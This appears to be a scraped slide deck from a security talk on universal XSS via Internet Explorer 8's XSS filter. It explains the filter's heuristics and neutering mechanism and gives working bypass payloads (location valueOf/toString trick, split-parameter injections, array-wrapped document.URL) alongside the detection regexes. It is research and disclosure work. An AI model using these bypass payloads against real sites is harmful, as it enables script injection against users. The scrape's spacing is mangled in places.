
Universal XSS via IE 8 s XSS Filters
![Filter Bypass: 1 ["'][ ]*(([^a-z 0 -9~_: '" ])|(in)). *? (location). *? = •](https://slidetodoc.com/presentation_image/6afe5886842fd40a2d811c58b2110981/image-13.jpg "Filter Bypass: 1 [\"'][ ]*(([^a-z 0 -9~_: '\" ])|(in)). *? (location). *? = •")
![Filter Bypass: 1 ["'][ ]*(([^a-z 0 -9~_: '" ])|(in)). *? (location). *? = •](https://slidetodoc.com/presentation_image/6afe5886842fd40a2d811c58b2110981/image-14.jpg "Filter Bypass: 1 [\"'][ ]*(([^a-z 0 -9~_: '\" ])|(in)). *? (location). *? = •")
![Filter Bypass: 1 ["'][ ]*(([^a-z 0 -9~_: '" ])|(in)). *? (location). *? = •](https://slidetodoc.com/presentation_image/6afe5886842fd40a2d811c58b2110981/image-23.jpg "Filter Bypass: 1 [\"'][ ]*(([^a-z 0 -9~_: '\" ])|(in)). *? (location). *? = •")
![Filter Bypass: 1 ["'][ ]*(([^a-z 0 -9~_: '" ])|(in)). *? (location). *? = •](https://slidetodoc.com/presentation_image/6afe5886842fd40a2d811c58b2110981/image-24.jpg "Filter Bypass: 1 [\"'][ ]*(([^a-z 0 -9~_: '\" ])|(in)). *? (location). *? = •")
![Filter Bypass: 2 {[\"\'][ ]*(([^a-z~_: \'\" 0 -9])|(in)). +? {\(}. *? {\)}} • Detects](https://slidetodoc.com/presentation_image/6afe5886842fd40a2d811c58b2110981/image-26.jpg "Filter Bypass: 2 {[\\"\'][ ]*(([^a-z~_: \'\\" 0 -9])|(in)). +? {\(}. *? {\)}} • Detects")
![Filter Bypass: 2 /["']. +? (. *? )/ foo='&js_xss=", alert(0)//](https://slidetodoc.com/presentation_image/6afe5886842fd40a2d811c58b2110981/image-27.jpg "Filter Bypass: 2 /[\"']. +? (. *? )/ foo='&js_xss=\", alert(0)//")
![Filter Bypass: 2 /["']. +? (. *? )/ foo='&js_xss=", alert(0)//](https://slidetodoc.com/presentation_image/6afe5886842fd40a2d811c58b2110981/image-28.jpg "Filter Bypass: 2 /[\"']. +? (. *? )/ foo='&js_xss=\", alert(0)//")
![Filter Bypass: 2 /["']. +? (. *? )/ foo='&js_xss=", alert(0)// • Heuristics match the](https://slidetodoc.com/presentation_image/6afe5886842fd40a2d811c58b2110981/image-29.jpg "Filter Bypass: 2 /[\"']. +? (. *? )/ foo='&js_xss=\", alert(0)// • Heuristics match the")
![Filter Bypass: 3 ["'][ ]*(([^a-z 0 -9~_: '" ])|(in)). +? (({[. ]}. +? )|({[[]}.](https://slidetodoc.com/presentation_image/6afe5886842fd40a2d811c58b2110981/image-31.jpg "Filter Bypass: 3 [\"'][ ]*(([^a-z 0 -9~_: '\" ])|(in)). +? (({[. ]}. +? )|({[[]}.")
![Filter Bypass: 3 ["'][ ]*(([^a-z 0 -9~_: '" ])|(in)). +? (({[. ]}. +? )|({[[]}.](https://slidetodoc.com/presentation_image/6afe5886842fd40a2d811c58b2110981/image-32.jpg "Filter Bypass: 3 [\"'][ ]*(([^a-z 0 -9~_: '\" ])|(in)). +? (({[. ]}. +? )|({[[]}.")
![Filter Bypass: 3 Simplified heuristic: ". *([. +? ]|. . +? )= Doesn’t match](https://slidetodoc.com/presentation_image/6afe5886842fd40a2d811c58b2110981/image-34.jpg "Filter Bypass: 3 Simplified heuristic: \". *([. +? ]|. . +? )= Doesn’t match")
![Regular Expression Details ["'][ ]*(([^a-z 0 -9~_: '" ])|(in)). +? (([. ]. +? )|([[].](https://slidetodoc.com/presentation_image/6afe5886842fd40a2d811c58b2110981/image-44.jpg "Regular Expression Details [\"'][ ]*(([^a-z 0 -9~_: '\" ])|(in)). +? (([. ]. +? )|([[].")

- Slides: 74
Universal XSS via IE 8 s XSS Filters the sordid tale of a wayward hash sign slides: http: //p 42. us/ie 8 xss/
About Us • Eduardo Vela Nava aka sirdarckcat – http: //sirdarckcat. net – http: //twitter. com/sirdarckcat • David Lindsay aka thornmaker – http: //p 42. us – http: //www. cigital. com

Outline • • Filter Details Bypasses Simple Abuse Cases u. XSS Intro u. XSS Details Mitigations Disclosure Other Browsers
IE 8 s XSS Filters the mechanics
Client-side XSS Filtering • XSS is extremely common • Reflected XSS is detectable in the browser – No. Script addon for Firefox – IE 8 – Chrome
Design Goals ". . . intended to mitigate reflected / “Type-1” XSS vulnerabilities in a way that does not “break the web. ”" -- David Ross • compatible • secure • performant http: //blogs. technet. com/srd/archive/2008/08/19/ie-8 -xss-filter-architecture-implementation. aspx

Detection Process Three step process • Examine all outbound requests for XSS patterns using heuristic filters • If heuristic matches outgoing HTTP request then create dynamic signature • If signature matches HTTP response then neuter response

Heuristics • Matches against GET/POST requests • 23 regular expressions (2 new, 3 updated) hardcoded in mshtml. dll – <sc{r}ipt. *? > – <BA{S}E[ /+t]. *? href[ /+t]*= • See http: //p 42. us/ie 8 xss/filters 02. txt http: //site/p? name=<script>alert(0)</script> <script>

Dynamic Signatures • • One created for each matching heuristic Matches against inbound responses Blacklisting regular expressions Account for server side modifications <div name="greeting"> Hello <script>alert(0)</script>! <script>alert(0)</script> </div>

Neutering Mechanism • No user interaction, just notify the user • Replace the flagged character(s) with the hash symbol: # • Render the altered response <div name="greeting"> Hello <script>alert(0)</script>! # </div>

Heuristics Breakdown • Fixed strings (2) – javascript: , vbscript: • HTML tags (14) – object, applet, base, link, meta, import, embed, vmlframe, iframe, script(2), style, isindex, form • HTML attributes (3) – " datasrc, " style=, " on*= (event handlers) • Java. Script strings (4) – "; location=, "; a. b=, "); a(, "; a(b)
Filter Bypasses the joy of blacklisting
Filter Bypass: 1 ["'][ ]*(([^a-z 0 -9~_: '" ])|(in)). *? (location). *? = • Detects injections like: ", location="javu 0061 script: ale rt(0)"// • Is an equal sign required? Nope : )
Filter Bypass: 1 ["'][ ]*(([^a-z 0 -9~_: '" ])|(in)). *? (location). *? = • "+{value. Of: location, to. String: []. join, 0: 'javx 61 script: alert x 280)', length: 1}// What? • http: //goo. gl/sour



Filter Bypass: 1 • How it works • { value. Of: location, to. String: []. join, 0: ’payload’, length: 1 }

Filter Bypass: 1 • Array. prototype. join=function(p){ var r=""; for(var i=0; i<this. length; i++){ r+=this[i]; if(i)r+=p; } return r; }

Filter Bypass: 1 • How it works? • { value. Of: location, to. String: []. join, 0: 'payload', length: 1 }

Filter Bypass: 1 • Array. prototype. join=function(p){ var r=""; for(var i=0; i<1; i++){ r+='payload'; if(i)r+=p; } return r; }
Filter Bypass: 1 • How it works? • { value. Of: location, to. String: /*returns 'payload'*/ }
Filter Bypass: 1 • How it works? • { value. Of: location, to. String: /*returns 'payload'*/ }

Filter Bypass: 1 • On IE this works: location("http: //www. google. com/"); • Behavior: function location(new. Loc){ if(!new. Loc) new. Loc=this; navigate(new. Loc+''); }

Filter Bypass: 1 • How it works? • { value. Of: /*navigate(this+''); */ to. String: /*returns 'payload'*/ }
Filter Bypass: 1 ["'][ ]*(([^a-z 0 -9~_: '" ])|(in)). *? (location). *? = • "+{value. Of: location, to. String: []. join, 0: 'javx 61 script: alert x 280)', length: 1}// What? • http: //goo. gl/sour
Filter Bypass: 1 ["'][ ]*(([^a-z 0 -9~_: '" ])|(in)). *? (location). *? = • "+{value. Of: location, to. String: []. join, 0: 'javx 61 script: alert x 280)', length: 1}// • http: //goo. gl/sour
Regular Expressions • Complex • Write only • Not perfect
Filter Bypass: 2 {[\"\'][ ]*(([^a-z~_: \'\" 0 -9])|(in)). +? {\(}. *? {\)}} • Detects injections like: js_xss="; alert(0)// • Doesn’t detect: foo='&js_xss="; alert(0)//
Filter Bypass: 2 /["']. +? (. *? )/ foo='&js_xss=", alert(0)//
Filter Bypass: 2 /["']. +? (. *? )/ foo='&js_xss=", alert(0)//
Filter Bypass: 2 /["']. +? (. *? )/ foo='&js_xss=", alert(0)// • Heuristics match the payload: '&js_xss=", alert(0)// • The real attack is: ", alert(0)// Oops.

Filter Bypass: 2 • The same bug works for HTML! foo=<a&xss=<x: vmlframe src=payload> The heuristic matches in <a, but the attack starts in <x http: //goo. gl/KVDl

Filter Bypass: 3 ["'][ ]*(([^a-z 0 -9~_: '" ])|(in)). +? (({[. ]}. +? )|({[[]}. *? {[]]}. *? ))= • Detects: "; document. URL='javx 61 scrip t: alertx 280)'//
Filter Bypass: 3 ["'][ ]*(([^a-z 0 -9~_: '" ])|(in)). +? (({[. ]}. +? )|({[[]}. *? {[]]}. *? ))= • Does not detect: "; x: [document. URL='javx 61 sc ript: alertx 280)']//

Filter Bypass: 3 On IE, backtracking is limited: /x. +? (abc|0. +0)w/('xz 0 abcw 0'); • Doesn’t match: – xz 0 abcw 0 • But it should: – xz 0 abcw 0
Filter Bypass: 3 Simplified heuristic: ". *([. +? ]|. . +? )= Doesn’t match "; [document. URL=asdf]// But it should: "; [document. URL=asdf]//
Filter Abuse Attacks made possible because of the filters (the hash symbol loses its way)

Filter Abuse: Simple When an attack is detected, altering the response before rendering can have unintened consequences. • Say attacker supplies a bogus GET parameter of &foo=<script> • <sc{r}ipt. *? > will detect • Any script tag on target page will be disabled

